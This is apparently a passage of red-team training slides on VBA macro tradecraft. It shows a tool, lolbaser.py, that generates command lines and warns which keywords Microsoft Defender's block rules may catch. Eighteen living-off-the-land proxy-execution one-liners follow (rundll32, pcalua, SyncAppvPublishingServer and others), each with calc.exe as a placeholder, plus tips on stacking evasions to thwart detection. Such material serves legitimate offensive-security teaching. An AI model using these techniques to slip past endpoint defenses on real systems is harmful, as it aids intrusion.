46) microsoft.build.framework
47) wfc
48) bginfo
49) dnx
50) msxml3
51) kill
52) driver
53) powershell
54) psworkflowutility

```
PS D:\dev2\red-team-macros> py .\lolbaser.py Pcalua -c powershell

   :: RED MACROS FACTORY (0.8.7)
   for all your VBA cravings.
                    Mariusz Banach / mgeeky

[ERROR]
============================================================
OPSEC WARNING!

Command line that you use might be blocked by Microsoft Defender according to
Microsoft's recommended block rules:

    https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/microsoft-recommended-block-rules

Microsoft distributes default configuration to MS Defender to block certain executables
to mitigate the risk for various LOLBASes.

Your command line:

>>>    pcalua.exe -a "powershell"

contained following keyword which might be blocked:

>>>    powershell

============================================================

Generated LOLBAS command:

    pcalua.exe -a "powershell"
```

Living Off the Land - LOLBINs

---
1) AppVLP64

```
%ProgramFiles%\Microsoft Office\root\client\appvlp.exe "C:\Windows\System32\calc.exe" ""
```

---
2) AppVLP86

```
%ProgramFiles(x86)%\Microsoft Office\root\client\appvlp.exe "C:\Windows\System32\calc.exe" ""
```

---
3) conhost

```
conhost.exe "C:\Windows\System32\calc.exe" ""
```

[ERROR] WARNING: Desk-scr LOLBAS runs only SCR executables: file.scr
---
4) Desk-scr

```
rundll32.exe desk.cpl,InstallScreenSaver "C:\Windows\System32\calc.exe"
```

---
5) dxcap

```
dxcap -c "C:\Windows\System32\calc.exe„
```

---
6) explorer

```
explorer.exe /root,"C:\Windows\System32\calc.exe"
```

Living Off the Land - LOLBINs

---
7) Ieadvpack

```
rundll32.exe ieadvpack.dll,RegisterOCX "C:\Windows\System32\calc.exe"
```

---
8) Pcalua

```
pcalua.exe -a "C:\Windows\System32\calc.exe"
```

---
9) Pcwutl

```
rundll32.exe pcwutl.dll,LaunchApplication "C:\Windows\System32\calc.exe"
```

---
10) remote

```
"%ProgramFiles(x86)%\Windows Kits\10\Debuggers\x64\Remote.exe" /s "C:\Windows\System32\calc.exe" xsixhHQnDLVogcF
```

[ERROR] WARNING: rundll32-shell-dll runs DLL files however EXE was possibly supplied. LOLBAS might not work.
---
11) rundll32-shell-dll

```
rundll32.exe shell32.dll,Control_RunDLL "C:\Windows\System32\calc.exe"
```

---
12) rundll32-shell-exe

```
rundll32.exe shell32.dll,ShellExec_RunDLL "C:\Windows\System32\calc.exe"
```

Living Off the Land - LOLBINs

---

13) Scriptrunner

```
Scriptrunner.exe -appvscript "C:\Windows\System32\calc.exe"
```

---

14) SyncAppvPublishingServer

```
SyncAppvPublishingServer.vbs "; Start-Process 'C:\Windows\System32\calc.exe'"
```

---

15) teams-update

```
%localappdata%\Microsoft\Teams\update.exe --processStart "C:\Windows\System32\calc.exe" --process-start-args ""
```

---

16) url

```
rundll32.exe url.dll,FileProtocolHandler "C:\Windows\System32\calc.exe"
```

---

17) wlrmdr

```
wlrmdr.exe -s 3600 -f 0 -t _ -m _ -a 11 -u "C:\Windows\System32\calc.exe"
```

---

18) zipfldr

```
rundll32.exe zipfldr.dll,RouteTheCall "C:\Windows\System32\calc.exe"
```

Appendix - Debrief

Appendix - Debrief

» VBA Macros should have no secrets for us by now!

» Evasions are only successful when stacked altogether.

» Hardly any specific trick kills detection, it’s the combination that thwarts it.

» Tomorrow is the Shellcode Loaders day! We’ll embrace EXE/DLLs ☺

» Again, get rest before Day3! Today was bumpy, but tomorrow is like rollercoaster ^.^

Q & A

Questions? ☺